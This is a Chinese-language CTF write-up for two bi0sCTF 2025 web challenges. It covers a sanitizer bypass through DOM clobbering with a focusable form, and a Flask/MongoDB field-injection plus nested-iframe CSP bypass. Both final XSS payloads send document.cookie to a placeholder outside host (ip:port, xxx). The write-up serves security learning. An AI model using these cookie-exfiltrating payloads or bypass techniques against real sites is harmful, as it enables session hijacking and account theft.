bi0sCTF 2025 wp
两道小web题的wp
Qoutes App
这里的new URL 在quoteid为伪协议加路径时就会直接使用其构造url

而fetch是支持data伪协议的,所以直接
http://localhost:4000/?quoteid=data:text/plain,{"quote":"aaa"}
然后就是绕过过滤
过滤看起来很复杂
const uriAttrs = [
'background',
'cite',
'href',
'itemtype',
'longdesc',
'poster',
'src',
'xlink:href'
]
const ARIA_ATTRIBUTE_PATTERN = /^aria-[\w-]*$/i
const DefaultWhitelist = {
'*': ['class', 'dir', 'id', 'lang', 'role', ARIA_ATTRIBUTE_PATTERN],
a: ['target', 'href', 'title', 'rel'],
area: [],
b: [],
br: [],
col: [],
code: [],
div: [],
em: [],
hr: [],
h1: [],
h2: [],
h3: [],
h4: [],
h5: [],
h6: [],
i: [],
img: ['src', 'alt', 'title', 'width', 'height'],
li: [],
ol: [],
p: [],
input:[],
pre: [],
s: [],
small: [],
span: [],
sub: [],
sup: [],
strong: [],
u: [],
ul: [],
form: [],
}
const SAFE_URL_PATTERN = /^(?:(?:https?|mailto|ftp|tel|file):|[^&:/?#]*(?:[/?#]|$))/gi
const DATA_URL_PATTERN = /^data:(?:image\/(?:bmp|gif|jpeg|jpg|png|tiff|webp)|video\/(?:mpeg|mp4|ogg|webm)|audio\/(?:mp3|oga|ogg|opus));base64,[a-z0-9+/]+=*$/i
基本只允许白名单的标签和属性
但是有个小技巧,获取attribute的时候,如果是
<form><input id=attributes></form>
就能绕过对form属性的获取(DOM Clobbering),保留form内的所有属性
那么用onfocus属性来尝试XSS
http://127.0.0.1:4000/?quoteid=data:text/plain,{"quote":"<form onfocus=alert(1) autofocus><input id=attributes></form>"}
但是行不通,因为autofocus默认会聚焦到dom里面的input(form不可聚焦)
但是当<form>有了tabindex属性,它就变成了可聚焦元素
因此最终paylaod
http://127.0.0.1:4000//?quoteid=data:text/plain,{%22quote%22:%22%3Cform%20id=form%20tabindex=\%22-1\%22%20onfocus=\%22fetch(%27http://ip:port?flag=%27%20%2B%20document.cookie)\%22%20autofocus%3E%20%20%20%20%3Cinput%20id=attributes%3E%3C/form%3E%22}
换成localhost发送到bot即可
另外这道题目还研究了form的onscroll属性的XSS可能性
例如
http://127.0.0.1:4000//?quoteid=data:text/plain,{"quote":"<form onscroll=alert(1) style='display:block; height:50px; width:200px; overflow:auto;'>
    <div>
        Scrollable Content<br>Line<br>Line<br>Line<br>Line<br>Line<br>Line<br>Line<br>Line<br>Line<br>Line<br>Line<br>Line<br>Line<br>Line<br>Line<br>Line<br>Line<br>Line<br>Line<br>
    </div>
    <div id=scrollToThisTargetInForm>Target</div>
    <input id=attributes>
</form>"}#scrollToThisTargetInForm
这个payload通过设置form可滑动和#scrollToThisTargetInForm让浏览器自动滑动到对应位置触发XSS
但是实操发现第一次加载还没出现对应dom,无法触发(如果是存储型可能就能XSS了)
手动在地址栏刷新一次就能触发了,但是bot不允许
所以这个方法失败了。。。
My Flask App
写了但是差一点写出来
update_bio过滤了bio但是同时 result = users_collection.update_one({"username": username}, {"$set": data}) 有可能写入额外字段
<iframe src="/render?${Object.keys(user).map((i)=> encodeURI(i+"="+user[i]).replaceAll('&','')).join("&")}"></iframe>这里会遍历每个键可以写入额外字段(键)然后在这里污染传入的bio
但是过滤了&
利用删掉&的特性和排序,这样就能让users路由到render渲染恶意输入,然后就是绕csp
{"bio":"aa","&bio&":"<img src=x>"}
user.js中会eval传入的js参数内容,加上csp不允许内联代码但是允许同源加载的js,有机会XSS
但是会判断window.name
由于其他页面都会加载index.js(会修改window.js为noadmin),只有render不加载,只能靠render了,通过iframe可以设置iframe内的window.name
但是render没引入user.js,需要传入参数bio来引入,但是同时还需要参数js来传命令
然后问题就来了
我们用iframe来加载这个render页面,但是受限与url编码和&过滤导致一层iframe无法成功传入两个参数
例如
http://xxx/render?username=1&bio=<iframe name=admin src='/render?bio=<script src=/static/users.js></script>%26js=alert(1)'>
此时%26会被编码为%2526,到iframe最后一层(默认user路由,会有一层iframe),会变成%26而不是&导致无法正确传参
当时试过很多办法,研究了两层iframe之类的,但是有神秘小bug导致失败
后面看解答发现就是两层iframe。。。。
{ "bio": "abenign", "&bio": "<iframe name='admin' src='/render?bio=%3Ciframe%20name%3D%22admin%22%20src%3D%22%2Frender%3Fbio%3D%253Cscript%2520src%253D%2522%2Fstatic%2Fusers.js%2522%253E%253C%2Fscript%253E%26js%3Dwindow.parent.parent.parent.location=https://xxx?c=%252b(document.cookie);%22%3E%3C%2Fiframe%3E'></iframe>" }
因为iframe每加载一次就会urldecode一次,多套一层即可解决&问题
总结
两道XSS题目,挺有意思的,第二道消耗太多时间,没办法(没兴趣)写其他题目了